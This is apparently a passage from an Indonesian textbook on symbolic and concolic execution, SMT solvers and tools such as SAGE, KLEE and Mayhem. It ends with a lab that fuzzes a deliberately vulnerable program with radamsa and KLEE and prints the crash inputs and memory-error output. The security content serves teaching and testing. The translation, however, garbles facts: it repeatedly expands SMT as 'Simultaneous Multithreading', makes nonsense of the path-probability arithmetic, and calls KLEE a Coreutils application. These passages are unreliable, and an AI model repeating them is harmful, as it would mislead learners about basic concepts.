Sebagai langkah pertama, bagikan kode menjadi dua dan menjalankannya seolah-olah itu adalah program nyata. *Standard library* dapat dieksekusi secara *symbolic* jika sudah menjalankan kode C secara *symbolic*. *Assembly code* dan kerumitan lain semacam itu tidak jarang dalam implementasi dunia nyata dari *standard library*. Akibatnya, *symbolic executor* cenderung terjebak dalam siklus tanpa akhir dan karenanya tidak dapat keluar dari *library*. Akibatnya, versi *library* yang lebih mendasar tetapi secara semantik dapat digunakan sebagai gantinya.

Kembangkan model kode yang ingin dijalankan dan kemudian menjalankannya. Kernel *Linux* dapat dieksekusi secara simbolis, atau dapat mengembangkan model disk *RAM* (*Random Access Memory*) dan menggunakannya sebagai gantinya.

6.10.10 *Concolic execution*

Kembali ke konsep *concolic execution*, yang juga dikenal sebagai *dynamic symbolic execution*. Alih-alih mengeksekusi program sesuai dengan metode yang dilihat beberapa menit yang lalu, dan menggunakannya untuk melakukan *symbolic execution* selain *concrete execution*.

1) Oleh karena itu, *instrumentation* mempertahankan status program *shadow concrete* melalui variabel *symbolic*. Tergantung pada titik awal, *path* yang dilalui mungkin benar-benar *random*.
2) Tapi akan melacak keputusan yang dibuat saat *guard* menggunakan variabel *shadow symbolic* sebagai bagian dari penyelidikan. Dengan demikian, kondisi *path* dapat dibangun di samping.

Seorang *symbolic executor*, di sisi lain, akan fokus pada satu *path* pada satu waktu, dari awal hingga akhir.

1) Setelah kondisi rute ditentukan, pengujian berikut dapat dilakukan dengan menyelesaikan kondisi jalur tersebut.
2) Selalu dapat diandalkan nilai yang mendasarinya untuk mengarahkan *path* saat eksekusi secara simbolis menggunakan *concolic execution*. Namun, juga bermanfaat dengan cara lain.

6.10.11 *Concretisation*

Berikut adalah ciri-ciri *concretisation* antara lain:

1) Artinya, dalam *concolic execution*, *concretisation* sangat mudah. *Concretisation*, di sisi lain, mengacu pada proses penggantian variabel abstrak dengan variabel dunia nyata yang memenuhi *path condition*. Pada dasarnya, akan menyingkirkan simbolisme dan berisiko kehilangan beberapa kemungkinan menarik.
2) Membuat panggilan sistem semudah memutuskan nilai yang *reasonable* dan *concrete* untuk variabel tersebut.
3) Panggilan *SMT* (*Simultaneous Multithreading*) *solver* akan terlalu rumit jika dibiarkan semua nilai simbolis masuk.

6.11 *Symbolic Execution* sebagai *Search*, dan Bangkitnya *Solver*

6.11.1 Search dan *SMT* (*Simultaneous Multithreading*)

Seperti yang dilihat, rekayasa yang tepat diperlukan untuk *symbolic execution* yang sangat baik. Secara khusus, *executor* harus menggunakan *SMT* (*Simultaneous Multithreading*) *solver* untuk menemukan jalur mana yang mungkin melalui program yang layak. *SMT* (*Simultaneous Multithreading*) mungkin *call* yang mahal. Mencari melalui sejumlah besar alternatif adalah tujuannya. Dianggap kejadian ini sebagai masalah.

6.11.2 *Path Explosion*

Masalah *path explosion* adalah masalah terkenal dengan *symbolic execution*. Pada dasarnya, agar *symbolic executor* dapat mengevaluasi ruang eksekusi program yang lengkap, ia harus *diperhitungkan* setiap rute eksekusi yang mungkin. Biasanya tidak dapat menghabiskan *symbolic execution* karena banyaknya *path* yang dimiliki sebagian besar program.

```
int a = α, b = β, c = Γ
if (a) ... else ...;
if (b) ... else ...;
if (c) ... else ...;
```

Pada kenyataannya, struktur *program branching* mungkin eksponensial. Dengan hanya menggunakan empat baris kode, dimiliki program yang memiliki delapan kemungkinan jalur karena penggunaan tiga variabel. Dua sampai tiga jalur dapat diambil bahkan jika variabel hanya digunakan sekali pada setiap baris.

```
int a = α; // simbolis
while (a) do ...;
...
```

Lebih buruk lagi adalah *loop* menggunakan variabel *symbolic*. *Looping* pada variabel *symbolic* adalah apa yang dilakukan dalam program ini. Iterasi *loop* dapat berupa angka arbitrer karena setiap kali dimasukkan kembali keputusan *head-of-the-loop* dibuat: lanjutkan dalam *loop*, atau *exit*.

6.11.3 Bandingkan dengan *Static Analysis*

Perhatikan bahwa *static analysis* memiliki keunggulan yang berbeda atas eksekusi simbolis. Artinya, bahkan jika memperhitungkan semua kemungkinan *run*, itu akan tetap *terminate*. Akibatnya, *static analysis* menggunakan pendekatan dan abstraksi untuk memperkirakan banyak *loop* dan *loop execution*, serta kondisi cabang lainnya. Namun, *static analysis* sebagai penggunaan *extract* dapat

menyebabkan *false alarm*, seperti yang dijelaskan untuk membenarkan *symbolic execution*.

6.11.4 *Basic* (*Symbolic*) *Search*

Adakah yang bisa dilakukan untuk meningkatkan efisiensi operasi simbolisme untuk memaksimalkan kegunaannya? Meskipun demikian, berikut adalah pemahaman bagaimana simbolisme digunakan sebagai algoritma untuk mencari informasi.

1) Itulah sebabnya cara paling mudah untuk melakukan *symbolic execution* adalah dengan menggunakan pendekatan *top-down* atau *bottom-up*. Hasilnya, dapat menggunakan algoritma yang dikembangkan untuk pengkodean simbolik untuk mencari kumpulan pekerjaan pertama yang merupakan bagian dari *stack*. Akibatnya, *node* baru, yang mengatakan program status, akan didukung segera setelah langkah selanjutnya diputuskan.
2) Sampai saat ini, potensi penggunaan salah satu dari dua strategi dalam artikel ini adalah bahwa tidak ada satu pun yang tidak dipengaruhi oleh tingkat pengetahuan yang lebih tinggi. Akibatnya, hanya struktur program yang akan digunakan untuk mencapai hasil yang diinginkan dari perluasan ruang lingkup proyek. Dalam pencarian untuk pertama kalinya, dapat mencari *loop* yang lebih panjang dan lebih spesifik, dan dapat dikeluarkan dari *loop* tersebut. *Breadth-first search* mungkin merupakan pilihan yang lebih baik dari keduanya karena hal ini.

6.11.5 Strategi *Search*

Berikut adalah beberapa cara untuk meningkatkan metode *search*, antara lain:

1) Prioritaskan *search* untuk mengungkap kegagalan pernyataan, karena itulah yang dicari pada akhirnya.

2) Pikirkan eksekusi program sebagai *DAG* untuk memahami algoritma pencarian yang beragam ini. *Node* dalam grafik mewakili status program, dan setiap sisi mewakili transisi dari satu status ke status berikutnya.
3) Mungkin untuk menganggap ini sebagai algoritma yang mencoba menemukan rute terbaik di seluruh ruang pencarian.

6.11.6 *Randomness*

Randomness mungkin merupakan strategi yang efektif. Menambahkan beberapa *randomness* mungkin merupakan ide yang bagus, karena tidak memiliki gagasan *path* mana yang harus dipilih secara apriori. Ada pemecah stat baru yang melakukan ini dengan cukup baik dalam situasi ini.

1) Strategi ini disebut *Random Search Strategy*, dan melibatkan pemilihan jalur berikutnya untuk diikuti secara acak.
2) Jika tidak ada hal baru yang muncul dalam beberapa saat, mungkin akan dimulai kembali proses pencarian secara sembarangan. Saat melakukan perjalanan lebih dalam untuk mencari rute tertentu, peluang untuk berhenti dan kembali ke awal untuk mencoba cara baru meningkat.
3) Beginilah awalnya bisa *diselidiki* kedalaman. Mungkin juga memilih *random path* dari daftar opsi prioritas yang sama. Pendekatan prioritas yang, misalnya, menyukai liputan atau ingin menjelajahi jalan eksplorasi baru akan memungkinkan pernyataan yang mungkin ini.

Mungkin hanya melempar koin untuk memutuskan antara dua *path* yang sama pentingnya. Tetapi untuk rekayasa perangkat lunak, mungkin akan sulit untuk menjalankan kembali *symbolic executor* setelah diperbaiki masalah untuk memastikan bahwa itu tidak ada lagi.

6.11.7 *Coverage-Guided Heuristics*

Prioritisation dapat dipandu oleh *coverage*, seperti yang disinggung beberapa menit yang lalu. Saat memutuskan jalan mana yang harus diambil, harus

berusaha untuk melihat klaim yang sebelumnya belum pernah dipertimbangkan. Berikut adalah beberapa hal yang harus dilakukan terkait *Coverage-Guided Heuristics*, antara lain:

1) Sebuah pernyataan dinilai dengan berapa kali telah dilalui, dan kemudian pernyataan dengan skor terendah saat ini dipilih untuk menjadi yang berikutnya untuk dieksplorasi.
2) Akibatnya, ini mungkin efektif karena kesalahan sering terjadi di area program yang sulit dijangkau, dan metode ini lebih suka menjelajahi area baru program.
3) Mungkin juga tidak akan pernah sampai pada jawaban karena kondisi yang tepat belum diterapkan. Akibatnya, hanya membidik jawaban saja tidak cukup.

6.11.8 *Generational Search*

Istilah "*generational search*" mengacu pada pendekatan yang berbeda. Berikut adalah ciri-ciri *generational search*, antara lain:

1) Campuran *breadth-first search* dan *coverage-guided search* dimungkinkan.
    a) Dengan cara ini, bekerja. Tidak ada aturan tentang apa yang dilakukan di awal generasi.
    b) Langkah terakhir adalah menghapus satu kondisi *branch* di *path* yang diambil dari generasi 0. Setelah diketahui cara menghilangkan awalan itu, ikuti *path* yang dihasilkan. Variabel apa pun yang namanya tidak dibatasi oleh awalan akan ditetapkan secara acak.
    c) Generasi n akan didekati dengan cara yang sama, kecuali akan mengambil jalan memutar dari generasi n plus 1.
2) Akibatnya, akan diterapkan heuristik cakupan untuk memprioritaskan berbagai *path* yang diambil. *Concolic execution* sering digunakan dalam hubungannya dengan *generational search* ini.

6.11.9 *Combined search*

Pada titik ini, harus jelas bagi semua orang bahwa tidak ada pendekatan pencarian yang bisa menang setiap saat. *Search strategy* malah dapat mengungkap kekurangan yang terlewatkan oleh *search strategy* lainnya. Jadi menggabungkan banyak *search* sekaligus adalah solusi yang mudah. Pada dasarnya, beralih di antara proses yang berbeda secara bersamaan.

Satu pencarian mungkin mendeteksi masalah, sementara *search* lain mungkin tidak. Ini semua tergantung pada keadaan di mana *bug* muncul. Jika ingin menemukan *bug* pada perangkat lunak tertentu, bahkan mungkin berpikir untuk menggunakan beberapa teknik untuk mencapai area program yang berbeda.

6.11.10 Kinerja *SMT* (*Sat Modulo Theory*)

Teori matematika di luar rumus boolean disebut sebagai *SMT* (*Sat Modulo Theory*). Misalnya, teori aritmatika bilangan bulat dapat dimasukkan dalam teori semacam itu. Dalam kasus tertentu, ide-ide ini dapat direpresentasikan sebagai pertanyaan SAT, dan beberapa *SMT* (*Sat Modulo Theory*) *solver* tidak lebih dari ujung depan SAT untuk masalah *SMT* (*Sat Modulo Theory*).

Pertimbangkan teori *bit-vector*. Pertimbangkan aksioma mengamati kesetaraan sebagai ilustrasi. Contoh lain adalah untuk secara eksplisit mendukung dalam teori *SMT* (*Sat Modulo Theory*) *solver array* pemodelan perubahan memori. Karena cara *path condition* terakumulasi secara progresif dari waktu ke waktu, tampaknya masuk akal bahwa *symbolic executor* akan sering mengirimkan *request* dengan *sub-expression* yang identik.

Variabel lain yang secara sintaksis terhubung dengan yang ada di *guard* mungkin disertakan dalam solusi semacam itu. Dengan demikian, ekspresi dengan variabel terkait dengan variabel di *guard* dipantau.

6.11.11 *SMT* (*Sat Modulo Theories*) *Solver* Populer

Dalam beberapa tahun terakhir, *SMT* (*Sat Modulo Theories*) *solver* telah menjadi fokus utama penyelidikan dan pengembangan. Ada sejumlah gratis yang tersedia secara *online*:

1) Z3 dibuat oleh *Microsoft Research* dan cukup canggih.
2) Sudah lama sejak *SRI* membuat *Yices*, namun masih terus berkembang.
3) STP, *SMT* (*Sat Modulo Theories*) *solver* yang digunakan oleh XC dan *KLEE*, dapat diunduh secara gratis dari *website STP*.
4) CVC.

6.11.12 Namun, *Path-Based Search* Terbatas

```
int counter = 0, values = 0;
for (i = 0; i<100; i++) {
      if (input[i] == 'B') {
            counter++;
            values += 2;
      }
}
assert(counter != 75);
```

Sementara perbaikan berbasis *SMT* (*Sat Modulo Theories*) dan algoritma pencarian yang ditingkatkan dapat membantu, *path-based search* masih dibatasi. Untuk mengetahui alasannya, lihat aplikasi ini. Lingkaran terlihat jelas. Ini akan menyelesaikan 100 putaran di trek. Setiap kali melalui *loop*, pernyataan if mungkin atau mungkin tidak dieksekusi. Dua dari 100 jalur eksekusi potensial tersedia. Aplikasi sekarang mengklaim bahwa jika penghitung mencapai 75, itu adalah *bug*.

Path-based search akan menjadi tantangan untuk menemukan masalah ini. Artinya, dari 78 *path* yang mungkin menuju kode yang rusak, 100 memilih 75. Setidaknya 75 dari 100 eksekusi harus melalui jalur yang benar. Hanya ada 2 dari 78 *path* yang akan menemukan masalah dari total 100 jika itu masalahnya. Peluang untuk menemukan masalah adalah 2 berbanding negatif 22. Menggunakan metode

path-based search, akan kesulitan mendeteksi masalah, terlepas dari teknik pencarian. Akibatnya, *path-based search* dalam *symbolic execution* memiliki kendala dasar di sini.

6.12 *Symbolic Execution System*

Itu dibuat pada 1970-an, tetapi seperti yang dikatakan sebelumnya, itu tidak digunakan secara luas pada saat itu. Pada saat itu, algoritma dan tenaga mesin terbatas, jadi inilah yang terjadi. *Symbolic execution* dihidupkan kembali pada pertengahan 2000-an berkat dua teknologi penting. Kedua metode ini adalah *DART*, dibuat oleh Godefroid dan Sen, dan EXE oleh Cadar, Ganesh, Pawlowski dan Dill dan diterbitkan pada tahun 2006 masing-masing. Sistem seperti ini menunjukkan potensi *symbolic execution* dengan menunjukkan kemampuan untuk menemukan dan memperbaiki kelemahan asli di dalam sistem yang rumit dan menarik. Karena itu, banyak sistem baru telah dibuat sebagai hasilnya.

6.12.1 *SAGE*

Salah satu sistem yang memiliki pengaruh signifikan terhadap cara melakukan sesuatu adalah *SAGE*. Berikut adalah ciri-ciri *SAGE*, antara lain:

1) Sebagai hasil kerja *Godefroid* pada *DART*, *Microsoft Research* membangun *concolic executor DART*. Ini menggunakan metode *generational search* yang telah dibahas sebelumnya.
2) *Bug* di *file parser*, seperti *jpeg* (*Joint Photographic Experts Group*), *Microsoft Word*, dan *document parser* lainnya adalah fokus utama penelitian *SAGE*. Untuk *concolic execution*, karena *file parsing* kemungkinan akan berakhir dan hanya perlu memeriksa perilaku *input*/*output* daripada panggilan sistem yang kompleks dan interaktif.

6.12.2 Dampak *SAGE*

Prototipe ke alat produksi: *SAGE* telah beralih dari penelitian yang telah digunakan Microsoft sejak 2007 dalam aplikasi produksi *SAGE*. *SAGE* sering digunakan di Microsoft antara 2007 dan 2013. Contoh:

1) *Fuzzing lab* terbesar di dunia telah mengoperasikannya selama lebih dari 500 tahun mesin.
2) Pada tulisan ini, ia telah menghasilkan lebih dari 3,4 miliar kendala, menjadikannya penggunaan pemecah *SMT* (*Sat Modulo Theories*) terbesar yang pernah ada.
3) Ratusan program telah menggunakannya, dan telah menemukan lusinan kelemahan yang terlewatkan oleh metode lain. SAGE, misalnya, menemukan sepertiga dari semua masalah WEX di Win7.
4) Microsoft dan seluruh dunia menghemat jutaan dolar dengan mengirimkan pembaruan *bug* secara diam-diam ke satu miliar *PC* (*Personal Computer*) di seluruh dunia.
5) *SAGE* telah menjadi bagian integral dari *Windows, Office* dan semua produk populer *Microsoft* lainnya.


6.12.3 *KLEE*

Apple sekarang secara rutin menggunakan teknologi *LLVM compiler*. Dalam file .bc, ia menyimpan representasi perantara yang dikenal sebagai *bitcode LLVM*, yang digunakan untuk mengkompilasi program bahasa sumber ke dalam bentuk perantaraan, dan *KLEE* akan berjalan pada file .bc juga. Ini mirip dengan pelaksana simbolis sederhana yang dilihat sebelumnya.

Di sinilah *fork* digunakan. Artinya, daripada memiliki daftar *assignment*, ber-*branch* sendiri kapan pun ia dapat pergi dengan cara apa pun di *branch* dan melanjutkan di *branch* itu. Selain itu, program kedua mengontrol semua *KLEE instance* yang berjalan secara bersamaan. Untuk sebagian besar, *KLEE* bergantung pada *random path* dan teknik *search* yang dipandu cakupan. *KLEE* juga

mensimulasikan lingkungan untuk menangani *system call*, akses *file*, dan masalah lainnya. Rilis *LLVM* juga menyertakan-nya.

KLEE: Cakupan *Coreutils*



Gambar 6.32 Perbedaan Cakupan Relatif antara Rangkaian Uji Manual *KLEE* dan *COREUTILS* (Sumber: OSDI, 2008)

Melihat artikel *KLEE* 2008 yang asli, dapat dilihat bagaimana algoritma tersebut benar-benar bekerja. Salah satu aplikasi minor *Coreutils* adalah *KLEE*; ini digunakan pada sistem *Linux* dan *Unix*. Program seperti *mkdir* dan *paste* termasuk dalam kategori ini. Tes yang dihasilkan *KLEE* ditampilkan dibandingkan dengan rangkaian tes manual yang disertakan dengan *Coreutils* dalam grafik ini. *Grafik* ini menggambarkan bahwa *KLEE* berkinerja lebih baik daripada rangkaian pengujian manual dalam hal pengujian. Baris kode yang dicakup oleh tes adalah bagaimana sampai pada kesimpulan ini. Jumlah jalur yang dicakup oleh *KLEE testing* lebih tinggi daripada jumlah *path* yang dicakup oleh pengujian manual untuk semua kecuali sembilan program yang diuji.

KLEE: *Coreutils Crash*

```
paste -d\\ abcdefghijklmnopqrstuvwxyz
pr -e t2.txt
tac -r t3.txt t3.txt
mkdir -Z a b
mkfifo -Z a b
mknod -Z a b p
md5sum -c t1.txt
```

```
ptx -F\\ abcdefghijklmnopqrstuvwxyz
ptx x t4.txt
seq -f %0 1
```

```
t1.txt: "\t \tMD5("
t2.txt: "\b\b\b\b\b\b\b\t"
t3.txt: "\n"
t4.txt: "a"
```

Gambar 6.33 Contoh Pencarian Berbasis Jalur Terbatas dalam C
(Sumber: OSDI, 2008)

KLEE menemukan *bug* berikut. Di atas adalah *bug-producing command line* yang mengakibatkan aplikasi *Coreutils* gagal berjalan dengan benar. Secara khusus, masalah terkait *command line* dan *input file* yang cukup mendasar. Butuh waktu cukup lama bagi *KLEE* untuk mengetahui bahwa telah bersembunyi cukup lama.

6.12.4 *Mayhem*

Bahkan setelah *KLEE* dan *SAGE*, ada lebih banyak kemajuan. Salah satunya adalah sistem *Mayhem*, yang diciptakan oleh Dave Brumley dan rekan-rekannya di *Carnegie Mellon*. Selain itu, *Mayhem* didasarkan pada *file* nyata yang dapat dieksekusi. Itulah yang dimaksud dengan *binary file*. Seperti KLEE, menggunakan pendekatan pencarian luas-pertama, tetapi juga menggunakan eksekusi asli untuk menggabungkan keuntungan dari algoritma *symbolic* dan *concolic search*. Selain itu, ketika masalah ditemukan, maka secara otomatis akan mengembangkan eksploitasi untuk menyoroti fakta bahwa *bug* ini mungkin penting untuk keamanan sistem.

6.12.5 *Mergepoint*

Setelah proyek *Mayhem*, tim yang sama membuat *Mergepoint*, yang menggunakan metode yang dikenal sebagai *veritesting*, yang menggabungkan *symbolic execution* dengan analisis statis dalam contoh ini. Untuk *code block* lengkap, menggunakan *static analysis*. Sepotong *straight-line code* akan dianalisis oleh *SMT* (*Sat Modulo Theories*) dan rumus akan digunakan untuk mengajukan

pertanyaan tentang eksekusi program. Untuk bagian program yang lebih sulit dipahami, eksekusi simbolis akan digunakan. Loop khususnya, yang mungkin sulit untuk diprediksi berapa kali akan berulang. Seiring dengan operasi penunjuk yang rumit, panggilan sistem, dan hal-hal lain.

Akibatnya, *solver* dan *executor* menghabiskan lebih sedikit waktu satu sama lain, yang menghasilkan keseimbangan waktu yang lebih baik, menghasilkan identifikasi *bug* yang lebih cepat dan lebih banyak program yang tercakup dalam jumlah waktu yang sama.

Yang mengherankan, *Mergepoint* menemukan lebih dari 11.000 masalah di 4.300 aplikasi *Linux* yang terpisah, termasuk kelemahan baru dalam kode yang sudah teruji seperti *KLEE's Coreutils*. *Mergepoint* dan "*symbolic executor*" lainnya semuanya tersedia.

6.12.6 *Symbolic Executor* Lainnya

Berikut adalah *symbolic executor* lainnya, antara lain:

1) *Cloud9* dapat dianggap sebagai *tiruan* dari *KLEE*.
2) *jCUTE* dan *Java PathFinder* adalah eksekusi simbolis *Java*.
3) Bitblaze adalah *toolkit* analisis biner yang dapat dieksekusi.
4) *C symbolic execution framework* untuk bahasa yang disebut *Otter* dimungkinkan menentukan baris program mana yang ingin *Otter* cari, dan akan berusaha menemukan baris tersebut sekeras mungkin saat mencarinya.
5) *Pex* adalah fungsi eksekutif simbolis untuk program *.NET*.

6.12.7 Ringkasan

Teknologi canggih yang dapat digunakan untuk menemukan *bug* kritis keamanan dalam perangkat lunak nyata. Ini menggunakan *static analysis* untuk mengembangkan tes baru yang mengeksplorasi jalur program yang berbeda. *Mergepoint tool* secara teratur menganalisis repository *Linux* yang besar. Alat *symbolic execution* berkualitas baik tersedia secara gratis.

6.13 Latihan Praktek 3: *White Box* dan *Black Box Fuzz Testing*

Untuk mengungkap kelemahan keamanan (serta *bug* lainnya) dalam program, *static analysis* dan *symbolic executor* akan dibahas di bab 6. *KLEE*, mesin eksekusi simbolis *open source* yang dikembangkan di atas *LLVM compiler framework*, akan digunakan di lab ini. Bab ini, akan mengevaluasi seberapa baik kinerja *KLEE* dalam menemukan masalah memori dibandingkan dengan *black box fuzzing tool* lainnya, *radamsa*, yang akan dilihat lebih banyak di bab 7. *Black box tool* mungkin mengalami kesulitan untuk menemukan *control route* yang dapat diperiksa oleh *symbolic executor* secara metodis. Akibatnya, juga disebut sebagai "*white box fuzz tester*" oleh beberapa orang.

6.13.1 Persiapan

VM (*Virtual machine*) dari latihan praktek 1 akan digunakan kembali. Jika tidak mendapatkan *VM* (*Virtual machine*), atau jika telah menghapusnya, latihan praktek 1 memiliki petunjuk penginstalan.

Subdirektori *klee-cde-package* dari direktori *home* pengguna *seed* berisi salinan *KLEE* mandiri. Direktori *bin* adalah subdirektori dari *root KLEE package* dan akan ditambahkan ke *PATH* di bawah ini. Pastikan diketahui bahwa karena telah menginstal versi *cde* dari paket *KLEE*, harus menambahkan "*cde*" ke setiap nama yang dapat dieksekusi untuk mengeksekusi *file* yang dapat dieksekusi *KLEE* (seperti "klee.cde"). Lokasi standar (/usr/bin).

Sebagai bagian dari *lab* ini, telah diubah *file* pada latihan praktek 1 dan membuat beberapa *script* lagi. Pada *VM* (*Virtual machine*) latihan praktek 3, berada di *folder* project/3 (dari direktori home). Jalankan *command* berikut di direktori ini.

```
$ make wisdom-alt
$ make wisdom-alt2
```

Ada dua *executable* di direktori ini: *wisdom-alt* dan *wisdom-alt2*. Lihatlah file-file ini dan lihat cara kerjanya. Jawab soal latihan praktek 3 setelah menyelesaikan tugas latihan praktek. Jika ingin mengunduh *file* latihan praktek 3 langsung dari arsip ini, dan dapat ditemukannya di https://d396qusza40orc.cloudfront.net/softwaresec/projects.zip.

6.13.2 *Fuzzing*

Input program *fuzzing* dapat dihasilkan dengan memodifikasi beberapa *input* yang disediakan di *Radamsa*. Fuzz.py adalah *Python script* yang menghubungkan *output radamsa* ke *input* program *wisdom*. *File fuzzinput* berisi data yang dibutuhkan *Radamsa* untuk mulai bermutasi. *Wisdom-alt* adalah target dari *fuzzer*. *Command-line* dapat digunakan:

```
$ python fuzz.py ./wisdom-alt > out && tail out
0/1000
trying 255aaaaaaaa

crashed with 255aaaaaaaa
```

(Ini menampilkan bagian terakhir dari *file output* dari aplikasi *fuzzing* setelah selesai berjalan hingga selesai. Untuk kembali ke *command-line*, gunakan pintasan *keyboard* Ctrl-C)

Berapa kali *fuzzer* harus dijalankan sebelum menemukan *bug*? Jika perangkat lunak rusak karena *string* yang ditemukannya, apakah itu?

Ubah *fuzzinput* menjadi sesuatu yang lain dan jalankan kembali. Sebagai alternatif, dapat memperbarui fuzz.py untuk membuat *input* alternatif dengan mengubah *seed* yang disediakan untuk *radamsa*.

6.13.3 *Fuzzing* alt2

Hanya penyisipan pelindung ekstra yang membatasi nilai yang dapat diindeks ke ptrs[] dalam *file* wisdom-alt2.c.

```
$ diff wisdom-alt.c wisdom-alt2.c
101,102c101,104
<         fptr tmp = ptrs[s];
<         tmp();
---
>         if(s == 1 || s == 2) {
>           fptr tmp = ptrs[s];
>           tmp();
>         }
```

Untuk mengatasi masalah yang ditemukan di latihan praktek 1, hanya dapat menerima satu atau dua masukan yang *valid*. Masalah sebenarnya adalah: Bagaimana hal ini mempengaruhi efektivitas *fuzzer*?

```
$ python fuzz.py ./wisdom-alt2 > out && tail out
trying 1aaaaaaaaa
1aaaaaaaa

998/1000
trying 1aaaaaaaaaaa
1aaaaaaaa

999/1000
trying
did not crash
```

Apakah ini dapat merekam kerusakan, yaitu menemukan *bug*? Jika ini masalahnya, berapa banyak iterasi yang diperlukan untuk sampai ke titik ini?

Untuk mengamati apa yang terjadi, mungkin ingin mengubah nilai *seed* dalam *skrip*, atau menjalankan iterasi tambahan. Jumlah *seed* dan iterasi dalam unduhan harus dibiarkan seperti untuk *soal latihan*.

6.13.4 Secara Simbolis Menjalankan *Wisdom-alt2*

Sebagai gantinya, coba eksekusi *symbolic* dengan program ini. Mengidentifikasi variabel mana yang harus diperlakukan sebagai *symbolic* oleh *KLEE* memerlukan beberapa modifikasi pada program. Untuk membuat semuanya beroperasi dengan benar, dan juga perlu melakukan beberapa penyesuaian kecil. Wisdom-alt-sym.c adalah *file* yang berisi hasil percobaan.

Dapat dilihat sendiri perubahannya dengan menjalankan *diff* wisdom-alt2.c wisdom-alt-sym.c, tetapi inilah ringkasannya. Sebelum dapat mengganti panggilan program ke *GET* dengan panggilan ke fungsi *sym_gets* yang baru, diperlukan membuat fungsi yang meniru fungsi panggilan *gets library*. Perubahan kedua adalah menghilangkan *loop* yang terus menerus meminta *input* dari pengguna; *loop* memungkinkan untuk menguji lebih cepat karena hanya dibutuhkan satu *input* untuk mendeteksi masalah, dan *KLEE* akan berulang kali mengeksplorasi *input* alternatif (*single input*). Di lokasi ketiga, meminta *KLEE* untuk membangun nilai *symbolic* dengan menggunakan *klee_make_symbolic(buf, sizeof(buf), "buf");* alih-alih membaca *input* awal menggunakan perintah *read(infd, buf, sizeof(buf)-sizeof(char));*

Jalankan program *wisdom-alt-sym* dengan *command-line* sebagai berikut:

```
$ export PATH=$HOME/klee-cde-package/bin/:$PATH
$ llvm-gcc.cde -I../../klee-cde-package/cde-
root/home/pgbovine/klee/include --emit-llvm -c -g wisdom-alt-
sym.c
```

Pertama, huruf besar I daripada huruf kecil L. *KLEE* sekarang dapat digunakan untuk menilai data ini menggunakan *command-line*:

```
$ klee.cde -exit-on-error wisdom-alt-sym.o
KLEE: output directory = "klee-out-1"
KLEE: WARNING: undefined reference to function: strcpy
KLEE: WARNING: undefined reference to function: strlen
KLEE: WARNING: undefined reference to function: write
KLEE: WARNING: calling external: write(1, 3086171672, 55)
```

```
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom
KLEE: ERROR: /home/seed/projects/3/wisdom-alt-sym.c:60: memory
error: out of bound pointer
KLEE: NOTE: now ignoring this error at this location
EXITING ON ERROR:
Error: memory error: out of bound pointer
File: /home/seed/projects/3/wisdom-alt-sym.c
Line: 60
Stack:
      #0 00000116 in sym_gets (buf=3086398448) at
/home/seed/projects/3/wisdom-alt-sym.c:60
      #1 00000152 in put_wisdom () at
/home/seed/projects/3/wisdom-alt-sym.c:80
      #2 00000276 in main (argc=1, argv=3085978392) at
/home/seed/projects/3/wisdom-alt-sym.c:123
Info:
      address: 3086398576
      next: object at 3086421600 of size 4
            MO296[4] allocated at sym_gets():  %buf_addr =
alloca i8*                          ; <i8**> [#uses=2]
      prev: object at 3086398448 of size 128
            MO160[128] allocated at put_wisdom():  %wis = alloca
[128 x i8]                        ; <[128 x i8]*> [#uses=3]
```

Stack trace dan informasi status saat ini harus dicetak dengan cepat setelah program keluar. Di direktori saat ini, direktori baru bernama *klee-last* akan dibuat, termasuk detail tentang *symbolic execution*. Dapat dilihat hasil berbagai tes dan beberapa statistik jika dilihat di sana.

ktest-tool dapat memformat *file ktest* (*binary*) di direktori ini sehingga dapat dibaca. Untuk mengetahui status simbolis kesalahan, gunakan *command* berikut:

```
$ ktest-tool.cde klee-last/test000001.ktest
ktest file : 'klee-last/test000001.ktest'
args       : ['wisdom-alt-sym.o']
num objects: 2
object    0: name: 'AAAAAA'
```

```
object    0: size: NN
object    0: data: 'XXXXXXXX'
object    1: name: 'BBBBBBB'
object    1: size: JJ
object    1: data: 'XXXXXXXX'
```

AAA, NN, dll. telah diganti dengan nilai asli pada *output* di atas. Apakah mungkin untuk mengidentifikasi variabel simbolik (AAAAAA dan BBBBBB di atas) yang digunakan? Apa yang dimiliki (dalam contoh di atas, XXXXXXXX)?

6.13.5 Secara Simbolis Menjalankan *Wisdom-alt2*

Ruang eksekusi program seperti *maze* bagi *symbolic executor*. Menggunakan *KLEE*, dapat membuat perbandingan ini menjadi kenyataan dengan menjalankan program yang meminta pengguna untuk memecahkan *maze* secara simbolis. Lihat artikel *blog* Felipe Manzano untuk informasi lebih lanjut, karena perangkat lunak ini didasarkan pada tulisannya.

Ada dua *file* dalam perangkat lunak pemecahan *maze*: maze.c, dan maze-sym.c, yang merupakan versi yang sedikit berbeda dari program yang sama. Program *maze* dapat dibangun secara simbolis maupun konvensional.

```
$ make maze
$ llvm-gcc.cde -I ../../klee-cde-package/cde-
root/home/pgbovine/klee/include --emit-llvm -c -g maze-sym.c
```

Kedua versi menunjuk data sebagai simbol, tetapi ada perbedaan yang signifikan antara keduanya.

```
$ diff maze.c maze-sym.c
10a11
> #include <klee/klee.h>
71c72,73
<     read(0,program,ITERS);
---
>     //read(0,program,ITERS);
>     klee_make_symbolic(program,ITERS,"program");
```

```
104a107
>                                 klee_assert(0);
```

Alih-alih membaca *input* pengguna, program yang didesain ulang memperlakukan *buffer* penuh sebagai representasi simbolis dari *input* tersebut.

Lihat apakah dapat memecahkan *maze* menggunakan aplikasi *maze* (standar). Kemudian, jalankan program *maze* simbolis *KLEE*:

```
$ klee.cde maze-sym.o
```

Pada akhirnya, *KLEE* tidak akan ada lagi. Rute kemenangan melintasi *maze* dideteksi oleh kegagalan *assertion* dalam perangkat lunak *maze*, yang menghasilkan kegagalan *assertion*. Cari *file* yang diakhiri dengan *err*: untuk menemukan *path* yang mengarah ke jalan keluar *maze*.

```
$ ls -1 klee-last | grep -A2 -B2 err
